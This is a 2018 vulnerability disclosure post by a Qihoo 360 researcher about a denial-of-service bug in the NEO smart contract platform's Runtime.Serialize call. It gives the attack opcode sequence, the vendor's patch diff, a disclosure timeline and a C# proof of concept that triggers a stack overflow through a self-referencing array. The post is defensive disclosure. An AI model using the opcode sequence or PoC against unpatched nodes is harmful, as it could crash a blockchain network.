NEO Smart Contract Platform Runtime_Serialize Calls DoS

08月17, 2018

Zhiniang Peng from Qihoo 360 Core Security

文章目录

- Vulnerability timeline:
- PoC:

NEO is a non-profit, community-based blockchain project. It is a distributed network that uses blockchain technology and digital identity for asset digitization. It is also an intelligent management of digital assets using intelligent contracts to create “Smart Economy”. At present, NEO’s market capitalization ranks fifteenth in the world in coinmarket, being one of the remarkable blockchain projects. We found a Denial of Service vulnerability in the NEO smart contract platform which attacker could use to instantly crash the entire neo network.

The NEO Smart Contract Platform provides the contract with a system call (System.Runtime.Serialize) to certain object on the serialized virtual machine stack. This call processes the contract request without considering the nesting of the array, which will cause crash of the smart contract system platform. Neo currently has 7 master nodes responsible for verifying and packaging the entire network transaction. Malicious users can post malicious contracts that exploit the vulnerability to the neo network. While parsing the malicious contract, the 7 master nodes will crash. Furthermore, it will cause denial of service across the entire neo network. The details of the vulnerability are as follows:
The system call (System.Runtime.Serialize) pops the user-executable elements that are at top of the stack and then calls the SerializeStackItem function for serialization. The SerializeStackItem function is:

```
private void SerializeStackItem(StackItem item, BinaryWriter writer)
{
    switch (item)
    {
        case ByteArray _:
            writer.Write((byte)StackItemType.ByteArray);
            writer.WriteVarBytes(item.GetByteArray());
            break;
        case VMBoolean _:
            writer.Write((byte)StackItemType.Boolean);
            writer.Write(item.GetBoolean());
            break;
        case Integer _:
            writer.Write((byte)StackItemType.Integer);
            writer.WriteVarBytes(item.GetByteArray());
            break;
        case InteropInterface _:
            throw new NotSupportedException();
        case VMArray array:
            if (array is Struct)
                writer.Write((byte)StackItemType.Struct);
            else
                writer.Write((byte)StackItemType.Array);
            writer.WriteVarInt(array.Count);
            foreach (StackItem subitem in array)
                SerializeStackItem(subitem, writer);
            break;
        case Map map:
            writer.Write((byte)StackItemType.Map);
            writer.WriteVarInt(map.Count);
            foreach (var pair in map)
            {
                SerializeStackItem(pair.Key, writer);
                SerializeStackItem(pair.Value, writer);
            }
            break;
    }
}
```

The general idea is: when the contract calls the System.Runtime.Serialize, it will pop out the first element (parameter StackItem item) on the virtual machine stack, then serialize it with function StackItemItem and write it to the binarywriter writer. SerializeStackItem cheks the element type and then performs a corresponding serialization operation.

There are many types of StackItem. If it is an array, the array size and child elements will all be serialized again. The array here is customized defined by NEO. Originally, it is a List. One scenario is not took into consideration here that an attacker might add array a as a child element to array a, i.e., a.Add(a). If you de-serialize a at this time, you will enter an infinite loop, until the program stack space is exhausted and triggers stack overflow exception (StackOverflowException).

In fact, in the NeoVM code, we can see that the outer layer of the virtual machine execution has set state catch for any exception:

```
public void StepInto()
{
    if (InvocationStack.Count == 0) State |= VMState.HALT;
    if (State.HasFlag(VMState.HALT) || State.HasFlag(VMState.FAULT)) return;
    OpCode opcode = CurrentContext.InstructionPointer >= CurrentContext.Script.Length ? OpCode.RET : (
    try
    {
        ExecuteOp(opcode, CurrentContext);
    }
    catch
    {
        State |= VMState.FAULT;
    }
}
```

However, the exception catch cannot handle the StackOverflowException. A StackOverflowException in .net will cause the entire process to exit and

However, the exception catch cannot handle the StackOverflowException. A StackOverflowException in .net will cause the entire process to exit and fail to catch the exception. This in turn causes the entire neo node process to crash directly.

Attack virtual machine commands: push(a), dup(), dup(), appen(), System.Runtime.Serialize() can cause a stack overflow exception and the program will crash directly. [Similarly, the stuct structure and map structure can also use this vulnerability].

It is worth mentioning that within 7 minutes after we emailed the NEO official to notify this vulnerability, Erik Zhang, one of the founders of NEO, replied directly to confirm the existence of the vulnerability and submitted the bug fix within an hour. Their efficiency is quite amazing. The official fix for this vulnerability is very thorough, preventing this iterative reference by adding a List of serialized elements. Please see the picture below for details:

```
-         private void SerializeStackItem(StackItem item, BinaryWriter writer)
+         private void SerializeStackItem(StackItem item, BinaryWriter writer, List<StackItem> serialized = null)
          {
+             if (serialized == null) serialized = new List<StackItem>();
              switch (item)
              {
                  case ByteArray _:
@@ -318,21 +319,27 @@ private void SerializeStackItem(StackItem item, BinaryWriter writer)
                  case InteropInterface _:
                      throw new NotSupportedException();
                  case VMArray array:
+                     if (serialized.Any(p => ReferenceEquals(p, array)))
+                         throw new NotSupportedException();
+                     serialized.Add(array);
                      if (array is Struct)
                          writer.Write((byte)StackItemType.Struct);
                      else
                          writer.Write((byte)StackItemType.Array);
                      writer.WriteVarInt(array.Count);
                      foreach (StackItem subitem in array)
-                         SerializeStackItem(subitem, writer);
+                         SerializeStackItem(subitem, writer, serialized);
                      break;
                  case Map map:
+                     if (serialized.Any(p => ReferenceEquals(p, map)))
+                         throw new NotSupportedException();
+                     serialized.Add(map);
                      writer.Write((byte)StackItemType.Map);
                      writer.WriteVarInt(map.Count);
                      foreach (var pair in map)
                      {
-                         SerializeStackItem(pair.Key, writer);
-                         SerializeStackItem(pair.Value, writer);
+                         SerializeStackItem(pair.Key, writer, serialized);
+                         SerializeStackItem(pair.Value, writer, serialized);
                      }
                      break;
              }
```

Vulnerability timeline:


2018/8/15 15:00 Found and tested the vulnerability
2018/8/15 18:57 Mailed the details to NEO
2018/8/15 19:04 NEO officially confirmed the existence of the vulnerability
2018/8/15 20:00 The founder of NEO Erik Zhang released bug fixes

PoC:

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using Neo;
using Neo.IO;
using Neo.SmartContract;
using Neo.VM;
using Neo.VM.Types;
using VMArray    = Neo.VM.Types.Array;
using VMBoolean = Neo.VM.Types.Boolean;
namespace ConsoleApp2
{
    class Program
    {
        public static void SerializeStackItem( StackItem item, BinaryWriter writer )
        {
            switch ( item )
            {
            case ByteArray _:
                writer.WriteVarBytes( item.GetByteArray() );
                break;
            case VMBoolean _:
                writer.Write( item.GetBoolean() );
                break;
            case Integer _:
                writer.WriteVarBytes( item.GetByteArray() );
                break;
            case InteropInterface _:
                throw new NotSupportedException();
            case VMArray array:
                writer.WriteVarInt( array.Count );
                foreach ( StackItem subitem in array )
                    SerializeStackItem( subitem, writer );
                break;
            case Map map:
                writer.WriteVarInt( map.Count );
                foreach ( var pair in map )
                {
```

```
                {
                    SerializeStackItem( pair.Key, writer );
                    SerializeStackItem( pair.Value, writer );
                }
                break;
            }
        }
        static void Main( string[] args )
        {
            VMArray a, b;
            a    = new VMArray();
            b    = new VMArray();
            a.Add( 1 );
            b.Add( 2 );
            MemoryStream    ms    = new MemoryStream();
            BinaryWriter    writer    = new BinaryWriter( ms );
            RandomAccessStack Stack = new RandomAccessStack();
            Stack.Push( a );
            Stack.Push( Stack.Peek() );
            Stack.Push( Stack.Peek() );
            StackItem    newItem = Stack.Pop();
            StackItem    arrItem = Stack.Pop();
            if ( arrItem is VMArray aray )
            {
                aray.Add( newItem );
            }
            try
            {
                SerializeStackItem( Stack.Pop(), writer );
            }
            catch ( NotSupportedException )
            {
                Console.WriteLine( " NotSupportedException " );
            }
            catch ( StackOverflowException )
            {
                Console.WriteLine( " StackOverflowException " );
            }
            writer.Flush();
            Console.WriteLine( ms.ToArray().ToHexString() );
        }
    }
```

The running result is as below:



本文链接：https://blogs.360.cn/post/neo-runtime_serialize-dos.html

-- EOF --

作者 admin001 发表于 *2018-08-17 07:40:27*，添加在分类 Blockchain Vulnerability Analysis 下，最后修改于 *2018-09-19 02:46:12*

分享到：新浪微博微信Twitter印象笔记QQ好友有道云笔记

« NEO智能合约平台Runtime_Serialize调用拒绝服务漏洞 Microsoft Edge Chakra OP_NewScObjArray Type Confusion 远程代码执行漏洞分析与利用 »

Comments